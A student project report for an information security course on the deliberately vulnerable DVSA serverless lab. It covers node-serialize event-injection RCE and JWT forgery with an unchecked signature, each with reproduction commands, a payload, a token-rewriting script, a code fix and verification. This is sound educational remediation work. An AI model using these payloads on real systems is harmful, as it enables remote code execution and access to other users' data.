

ICS-344: Information Security

Course Project: DVSA Vulnerability Discovery and
Remediation

KFUPM

Teem 42

Name	ID	Lessons	Deliverables
Hady AL Saleem	202279620	1-5	Github & Report style
Ghazi Alansari	202180270	6-10	

GitHub | https://github.com/aboalisaleem/ICS344_project.git

Contents

Lesson 1.....	8
Part 1) Goal & Summary	9
Part 2) Why This Works.....	9
Part 3) Environment	9
Part 4) Reproduction Steps.....	10
Part 5) Evidence	11
Part 6) Fix Strategy	11
Part 7) Code Changes	12
Part 8) Verification	13
Part 9) Analysis Tables	14
Part 10) Takeaway.....	15
Lesson 2.....	16
Part 1) Goal & Summary	17
Part 2) Why This Works.....	17
Part 3) Environment	17
Part 4) Reproduction Steps.....	17
Part 5) Evidence and Proof	18
Part 6) Fix Strategy	22
Part 7) Code Changes	22
Part 8) Verification After Fix	24
Part 9) Analysis Tables	24
Part 10) Takeaway.....	25
Lesson 3.....	26
Part 1) Goal & Summary	27
Part 2) Why This Works.....	27
Part 3) Environment	27
Part 4) Reproduction Steps.....	28
Part 5) Evidence	30

Part 6) Fix Strategy	34
Part 7) Code Changes	34
Part 8) Verification After Fix	34
Part 9) Analysis Tables	36
Part 10) Takeaway	37
Lesson 4.....	38
Part 1) Goal & Summary	39
Part 2) Why This Works.....	39
Part 3) Environment	39
Part 4) Reproduction Steps.....	39
Part 5) Evidence	40
Part 6) Fix Strategy	42
Part 7) Code / Config Changes	42
Part 8) Verification After Fix	42
Part 9) Analysis Tables	44
Part 10) Takeaway	45
Lesson 5.....	46
Part 1) Goal & Summary	47
Part 2) Why This Works.....	47
Part 3) Environment	47
Part 4) Reproduction Steps.....	48
Part 5) Evidence	49
Part 6) Fix Strategy	49
Part 7) Code Changes	50
Part 8) Verification	51
Part 9) Analysis Tables	52
Part 10) Takeaway	53
Lesson 6.....	54
Part 1) Goal and Vulnerability Summary	56

Part 2) Why This Works / Root Cause	56
Part 3) Environment and Setup	56
Part 4) Reproduction Steps.....	57
Part 5) Evidence and Proof	57
Part 6) Fix Strategy / Probable Mitigation.....	57
Part 7) Code / Config Changes	58
Part 8) Verification After Fix	58
Part 9) Structured Operation and Security Analysis	59
Part 10) Takeaway / Lessons Learned	60
Lesson 7.....	61
Part 1) Goal and Vulnerability Summar	63
Part 2) Why This Works / Root Cause	64
Part 3) Identification of Target	64
Part 4) Setup and Prerequisites.....	64
Part 5) Reproduction Steps (The Exploit).....	65
Part 6) Evidence and Proof (Vulnerable State)	65
Part 7) Mitigation Strategy (The Fix).....	65
Part 8) Verification of Fix.....	66
Part 9) Structured Analysis Summaries	66
Part 10) Key Takeaway	67
Lesson 8.....	68
Part 1: Description.....	69
Part 2: Why it is a Vulnerability	69
Part 3: Vulnerability Class	70
Part 4: Artifacts Used	70
Part 5 & 6: Evidence and Proof	70
Part 7 & 8: The Fix and Verification	70
Part 9: Structured Analysis	71
Part 10: Key Takeaway	71

Lesson 9.....	72
Part 1: Description.....	74
Part 2: Why it is a Vulnerability	75
Part 3: Vulnerability Class	75
Part 4: Artifacts Used	75
Part 5 & 6: Evidence and Proof	75
Part 7 & 8: The Fix and Verification	76
Part 9: Structured Analysis	76
Part 10: Key Takeaway	76
Lesson 10.....	77
Part 1: Description.....	79
Part 2: Why it is a Vulnerability	79
Part 3: Vulnerability Class	79
Part 4: Artifacts Used	79
Part 5 & 6: Evidence and Proof	79
Part 7 & 8: The Fix and Verification	80
Part 9: Structured Analysis	80
Part 10: Key Takeaway	80

Lesson 1

- Course / Section: ICS344-04
- Student Name(s) + ID(s): Hady AL Saleem 202279620
- Your DVSA Website URL: <http://dvsa-website-project-961902292676-us-east-1.s3-website.us-east-1.amazonaws.com/>
- AWS Region: us-east-1 (N. Virginia)
- Date:14/4/2026
- Vulnerability Title(s): Event Injection lesson 1

Part 1) Goal & Summary

Event Injection allows remote code execution (RCE) by injecting malicious JavaScript by action parameter. Because vulnerable node serialize library deal with `__$ND_FUNC__$` as executable code

Part 2) Why This Works

deserializ user input unsafely in library. When library sees `__$ND_FUNC__$function(){...}()`, it run it immediately.

Part 3) Environment

API Endpoint	<code>https://owlrduj4r1.execute-api.us-east-1.amazonaws.com/dvsa/order</code>
--------------	--

Lambda	DVSA-ORDER-MANAGER
--------	--------------------

Log Group	<code>/aws/lambda/DVSA-ORDER-MANAGER</code>
-----------	---

Part 4) Reproduction Steps

1-take the token and url from the inspect tool

2-Inject payload

```
curl -s -X POST 'https://owlrduj4r1.execute-api.us-east-1.amazonaws.com/dvsa/order' \
```


```
-H 'Content-Type: application/json' \
```

```
-H "Authorization: $TOKEN" \
```

```
-d '{"action":
```

```
"_$$ND_FUNC$$_function(){console.log(\"RCE_WORKED\");}()\",
```

```
"cart-id": ""}'
```



The screenshot shows a CloudShell terminal window with the following content:

```
CloudShell
us-east-1 +
GUXLTcwYTItnNMWNC1hZGVhYzllMGY8ODUuLjJpc3MlOjJodHRwcpcL1wvY29nbml0by1pZHAudXMtZWZkdC0xLmFtYXpvcnF3cy5jb21cL3VzLWVhc3QtMV9kS0tWU3lWd2Ii
~ $ TOKEN="Bearer eyJraWQ1OjJec2kwc3l3bnd1d2tLTctusG100EoyMG85b0VFV3ZKMLBnY0k0OFQ0MLlVPSIsInFzYi6lJTMjU2In0.eyJzdWIiOiJlYnVhZm9kS0tWU3lWd2Ii
GUXLTcwYTItnNMWNC1hZGVhYzllMGY8ODUuLjJpc3MlOjJodHRwcpcL1wvY29nbml0by1pZHAudXMtZWZkdC0xLmFtYXpvcnF3cy5jb21cL3VzLWVhc3QtMV9kS0tWU3lWd2Ii
LCJjbGllbnRfaWQ1OjJec2kwc3l3bnd1d2tLTctusG100EoyMG85b0VFV3ZKMLBnY0k0OFQ0MLlVPSIsInFzYi6lJTMjU2In0.eyJzdWIiOiJlYnVhZm9kS0tWU3lWd2Ii
pZCI6Ijg5OTk1MTIwLWU4YyYtNDVhZm9kS0tWU3lWd2IiLCJpc3MlOjJodHRwcpcL1wvY29nbml0by1pZHAudXMtZWZkdC0xLmFtYXpvcnF3cy5jb21cL3VzLWVhc3QtMV9kS0tWU3lWd2Ii
4iLCJhdXRoX3RpbWU0IjE3NzYyMDY4NDIsImV4cCI6MTc3Njg5MDQyNiwiYW50IjoxNzc2ODg2ODI2LCJqdGkiOiJjMTUwNzYyZm9kS0tWU3lWd2IiLCJpc3MlOjJodHRwcpcL1wvY29nbml0by1pZHAudXMtZWZkdC0xLmFtYXpvcnF3cy5jb21cL3VzLWVhc3QtMV9kS0tWU3lWd2Ii
TU1LCjIyV2YybmFtZS10IjI0ZG93NGI4LEtWZTtEtnZBhMl01YzA0LWZkZWFjOWUwZjQ4NSJ9.LiJvdnCLtuna3Tir3TjPjNY7f_XdrZz3bEt16Hxa-g8NUMCwquMKX9ChVqPD57Gqs
0eJw1vqIyt6vACLj3Z3WNHv4bLfAc7OpQDGDfU83GGCmMI0CJCWenbk_5sLbu3lMo4EPv00EADf1R0IK-oSEkwYAonBVatP4XvjhxMa2sL6kX5owdQJML2vkrPov-kCMpjTJy
eU56enCAOI_jUqzY2K12EHce4EoRGZf6MKjtdXZ29jComRxiVftImcqLpNFheip1dXx-gt0oVzhlyQt2Yn94VfpFxt1IXK76g72xcoyUu9V00uzWwVdPb9I9hNntPez9mAc00
J5qCw1- w"
~ $ curl -s -X POST 'https://owlrduj4r1.execute-api.us-east-1.amazonaws.com/dvsa/order' \
> -H 'Content-Type: application/json' \
> -H 'Authorization: $TOKEN' \
> -d '{"action": "orders"}'
{"status":"ok","orders":[{"order-id":"07fd2a67-7c2f-4a70-8891-0d24a30ff570","date":1776458855,"total":40,"status":"delivered","token":
hoko9ehckHJA"},{"order-id":"0fc128f2-55dd-49ea-809e-ce641338c2a2","date":1776527568,"total":32,"status":"delivered","token":"1UDixmUJ3
~ $

~ $ curl -s -X POST 'https://owlrduj4r1.execute-api.us-east-1.amazonaws.com/dvsa/order' \
> -H 'Content-Type: application/json' \
> -H 'Authorization: $TOKEN' \
> -d '{"action": "_$$ND_FUNC$$_function(){console.log(\"RCE_WORKED\");}()\", \"cart-id\": \"\"}'
{"status":"err","msg":"unknown action"}~ $
```


3-Check CloudWatch logs for "RCE_WORKED"

For evidence

Part 5) Evidence

CloudWatch Log showing successful injection:

RCE_WORKED



The screenshot displays the AWS CloudWatch console interface. The breadcrumb navigation shows the path: CloudWatch > Log management > /aws/lambda/DVSA-ORDER-MANAGER > 2026/04/22... The left sidebar contains navigation options: CloudWatch, Favorites and recents, Ingestion, Dashboards, Alarms (0), AI Operations, GenAI Observability, Application Signals (APM), Infrastructure Monitoring, and Logs. The main panel shows a log stream with the following entries:

Timestamp	Message
2026-04-22T20:23:57.992Z	END RequestId: 82e6f793-ec6c-4d5f-a799-8890
2026-04-22T20:23:57.992Z	REPORT RequestId: 82e6f793-ec6c-4d5f-a799-8890
2026-04-22T20:24:22.609Z	START RequestId: dd095f38-fecf-4bb7-93ed-7b856be410a1
2026-04-22T20:24:22.616Z	2026-04-22T20:24:22.616Z dd095f38-fecf-4bb7-93ed-7b856be410a1 INFO RCE_WORKED
2026-04-22T20:24:23.031Z	END RequestId: dd095f38-fecf-4bb7-93ed-7b856be410a1
2026-04-22T20:24:23.031Z	REPORT RequestId: dd095f38-fecf-4bb7-93ed-7b856be410a1
2026-04-22T20:24:27.647Z	START RequestId: a350d420-52da-4faa-9425-3e
2026-04-22T20:24:28.292Z	END RequestId: a350d420-52da-4faa-9425-3e

A blue arrow points to the log entry containing "RCE_WORKED". A "Back to top" button is visible at the bottom right of the log stream.

Part 6) Fix Strategy

1. Remove node-serialize package
2. Use JSON.parse() instead
3. Validate input with allowlist

Part 7) Code Changes

Before (Vulnerable):

javascript

```
var action = serialize.unserialize(event.body).action;
```

After (Fixed):



javascript

```
var body = JSON.parse(event.body);
```

```
var action = body.action;
```


```
const allowed = ['orders', 'new', 'shipping'];
```

```
if (!allowed.includes(action)) return error;
```



Part 8) Verification

After fix CloudWatch shows NO RCE_WORKED.



The screenshot shows the AWS CloudWatch console interface. The top navigation bar includes the AWS logo, a search icon, a mail icon, a notification bell, a help icon, a settings gear, and the region 'United States (N. Virginia)'. The user's name 'hady_saleem (9619-0229-2676)' is in the top right corner. The breadcrumb trail indicates the path: CloudWatch > Log management > /aws/lambda/DVSA-ORDER-MANAGER > 2026/04/22... On the left sidebar, under 'CloudWatch', there are links for 'Favorites and recents', 'Ingestion', 'Dashboards', and 'Alarms'. Below these are categories: 'AI Operations', 'GenAI Observability', 'Application Signals (APM)', 'Infrastructure Monitoring', and 'Logs'. The main content area displays a table of log events with columns 'Timestamp' and 'Message'. The events show the initialization of a Lambda function, a warning message, the start of a request, and a detailed error message: 'JWT verify failed: Error: expired at verifyCognitoJwt (/var/task/order-manager.js:66:11) at process.processTicksAndRejections (node:internal/process/task_queues:95:5)'. The log ends with 'END RequestId: 5af0149c-808f-4ce9-a372-d269aa9faf44' and 'REPORT RequestId: 5af0149c-808f-4ce9-a372-d269aa9faf44'. A 'Back to top' button is visible at the bottom right of the log list.

Timestamp	Message
2026-04-22T21:24:10.676Z	INIT_START Runtime Version: nodejs:18.v106
2026-04-22T21:24:11.413Z	2026-04-22T21:24:11.413Z undefined WARN WAI
2026-04-22T21:24:11.420Z	START RequestId: 5af0149c-808f-4ce9-a372-d;
2026-04-22T21:24:11.930Z	2026-04-22T21:24:11.930Z 5af0149c-808f-4ce!
2026-04-22T21:24:11.930Z	5af0149c-808f-4ce9-a372-d269aa9faf44 INFO JWT verify failed: Error : expired at verifyCognitoJwt (/var/task/order-manager.js:66:11) at process.processTicksAndRejections (node:internal/process/ task_queues:95:5)
2026-04-22T21:24:12.010Z	END RequestId: 5af0149c-808f-4ce9-a372-d26!
2026-04-22T21:24:12.010Z	REPORT RequestId: 5af0149c-808f-4ce9-a372-d26!

Part 9) Analysis Tables

Table A

Vulnerability	Intended Rule	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Event Injection	User Inputs must not execute as code	DevTools showing normal order requests. Lambda function code	CloudWatch logs show normal START and END entries without any injected	CloudWatch logs show RCE_WORKED

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix (Where) Applied	Post-Fix Verification
Event Injection	violated the rule by deserializing user input using node-serialize, which treats <code>\$\$\$ND_FUNC\$\$\$</code> as executable code instead of plain text.	Intentional misuse. security-relevant abuse	Location: order-manager.js file. Change: Replaced Removed unsafe deserializ and add parsing.	CloudWatch logs show NO RCE_WORKED

Part 10) Takeaway

- using deserialization can execute code
- node-serialize is dangerous
- RCE in serverless can result in full AWS account compromise

Lesson 2

- Course / Section: ICS344-04
- Student Name(s) + ID(s): Hady AL Saleem 202279620
- Your DVSA Website URL: <http://dvsa-website-project-961902292676-us-east-1.s3-website.us-east-1.amazonaws.com/>
- AWS Region: us-east-1 (N. Virginia)
- Date:14/4/2026
- Vulnerability Title(s): Broken Authentication lesson 2

Part 1) Goal & Summary

The app uses JWT tokens to identify users allowing me to edit my token and change the username to other user and see their orders.

Part 2) Why This Works

The backend only decodes payload and trusts anything it sees and It never checks signature.

Part 3) Environment

- DVSA URL: <http://dvsa-website...>
- Tools: curl, python3, jq
- Two account: User B (me), User C (victim)

Part 4) Reproduction Steps

1. Create User B and User C buy an order with each.
2. Log in user B, open inspect > Network > copy token.
3. Log in as User C, copy their username from their JWT payload.
4. Run the given python code to change my payload to look like User C

Part 5) Evidence and Proof

First preparing the environment:

-using **Oracle VB**

-**downloading packages**

```
hadi@hady-laptop:~$ sudo apt-get install -y curl python3 jq
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
curl is already the newest version (8.5.0-2ubuntu10.8).
python3 is already the newest version (3.12.3-0ubuntu2.1).
python3 set to manually installed.
jq is already the newest version (1.7.1-3ubuntu0.24.04.1).
jq set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 166 not upgraded.
hadi@hady-laptop:~$
```

-creating two accounts [B,C] **without using real secret**

-making order payment

-take the token and url of user B

The screenshot shows a web browser window titled "Ubuntu-New [Running] - Oracle VirtualBox". The browser address bar shows the URL "http://dvsa-website-project-961902292676-us-east-1.s3-website.us-east-1.amazonaws.com". The page title is "DVSA - Damn Vulnerable Serverless Application". The page content shows a list of orders and a detailed view of a specific order. The order details show a POST request to the /order endpoint, with a status of 200 OK. The response headers indicate a 200 OK status and a Content-Type of application/json. The request headers show the origin as https://owlrduj4r1.execute-api.us-east-1.amazonaws.com/dvsa/order.

- take the token and url of user B

[illegible]

-Put url and user B token in the terminal

[illegible]

-Put url and user B token in the terminal

[illegible]

-helper script to decode both JWT payloads and print their identity claims

```
hadi@hady-laptop:~$ python3 - <<'PY'
import os, json, base64
def decode(t):
    p=t.split(".")[1]; p+=""*(-len(p)%4)
    return json.loads(base64.urlsafe_b64decode(p))
for n in ["TOKEN_B","TOKEN_C"]:
    d=decode(os.getenv(n))
    print("\n",n)
    print("username:",d.get("username"))
    print("sub:",d.get("sub"))
PY

TOKEN_B
username: 0418d458-5061-70af-6747-9ade1c1cb43c
sub: 0418d458-5061-70af-6747-9ade1c1cb43c

TOKEN_C
username: 24e874b8-10e1-70a2-5c04-adeac9e0f485
sub: 24e874b8-10e1-70a2-5c04-adeac9e0f485
hadi@hady-laptop:~$
```

User B just see his orders

```
hadi@hady-laptop:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "8118261a-bd04-455b-94b9-86e92bfb7444",
      "date": 1776122853,
      "total": 33,
      "status": "shipped",
      "token": "Wng69a9GljRp"
    }
  ]
}
```

-below Editing the JWT Payload and replace username and sub with the victim identity,

```
hadi@hady-laptop:~$ export FAKE_AS_C="$(  
python3 - <<'PY'  
import os, json, base64  
t=os.environ["TOKEN_B"]  
victim=os.environ["VICTIM_USER"]  
  
h,p,s=t.split(".")  
p+="*(-len(p)%4)  
data=json.loads(base64.urlsafe_b64decode(p))  
  
data["username"]=victim  
data["sub"]=victim  
  
newp=base64.urlsafe_b64encode(  
    json.dumps(data, separators=(",", ":")).encode()  
).rstrip(b "=").decode()  
  
print(f"{h}.{newp}.{s}")  
PY  
)"
```

-Steal the Victim's Order List

```
hadi@hady-laptop:~$ echo $FAKE_AS_C | wc -c  
1068  
hadi@hady-laptop:~$ curl -s "$API" \  
-H "content-type: application/json" \  
-H "authorization: $FAKE_AS_C" \  
--data-raw '{"action":"orders"}' | jq  
{  
  "status": "ok",  
  "orders": [  
    {  
      "order-id": "cf2ba58b-8090-4ba7-9970-3730325b94ec",  
      "date": 1776202842,  
      "total": 33,  
      "status": "shipped",  
      "token": "vsd23E4aGwor"  
    }  
  ]  
}  
hadi@hady-laptop:~$ S
```

-contain User C's orders rather than only User B's

-Fetch Full Order Details

```
hadi@hady-laptop:~$ export ORDER_C='cf2ba58b-8090-4ba7-9970-3730325b94ec'  
hadi@hady-laptop:~$ curl -s "$API" \  
-H "content-type: application/json" \  
-H "authorization: $FAKE_AS_C" \  
--data-raw '{"action":"get","order-id":"$ORDER_C"}' | jq  
{  
  "errorMessage": "'bool' object has no attribute 'lower'",  
  "errorType": "AttributeError",  
  "stackTrace": [  
    " File \"/var/task/get_order.py", line 32, in lambda_handler\n      is_admin = json.loads(event.  
get("isAdmin", "false").lower())\n  ]  
}
```

Part 6) Fix Strategy

Verify the signature before trusting any claim.

Part 7) Code Changes

File: DVSA-ORDER-MANAGER/order-manager.js

Before:

javascript


```
var token_sections = auth_header.split('.');  
var auth_data = jose.util.base64url.decode(token_sections[1]);  
var token = JSON.parse(auth_data);  
var user = token.username;
```

After fix:


javascript

```
const claims = await verifyCognitoJwt(jwt);  
var user = claims.username || claims.sub;  
verifyCognitoJwt() checks signature, issuer, and expiration
```

-replace the varnable code block



- Promise Chain at the End of the Handler



Part 8) Verification After Fix

Same forged token request now returns:

json

```
{ "status": "err", "msg": "invalid token" }
```

Victim data is cannot exposed.

```
hadi@hady-laptop:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}' | jq
{
  "status": "err",
  "msg": "invalid token"
}
hadi@hady-laptop:~$
```

Part 9) Analysis Tables

Table A

Vulnerability	Intended Rule	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Authentication	JWT signature have to be verified before trust user	Browser network tab JWT decode script	User B see only his orders	returns User C orders

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix (Where) Applied	Post-Fix Verification	Optional Latency Before/After
Broken Authentication	Backend trusted claims without verifying signature	Security abuse	ORDER-MANAGER Lambda - added JWT signature verification	Forged token returns Unauthorized	

Part 10) Takeaway

Do not trust user inputs, instead trust the signatures.

Lesson 3

- Course / Section: ICS344-04
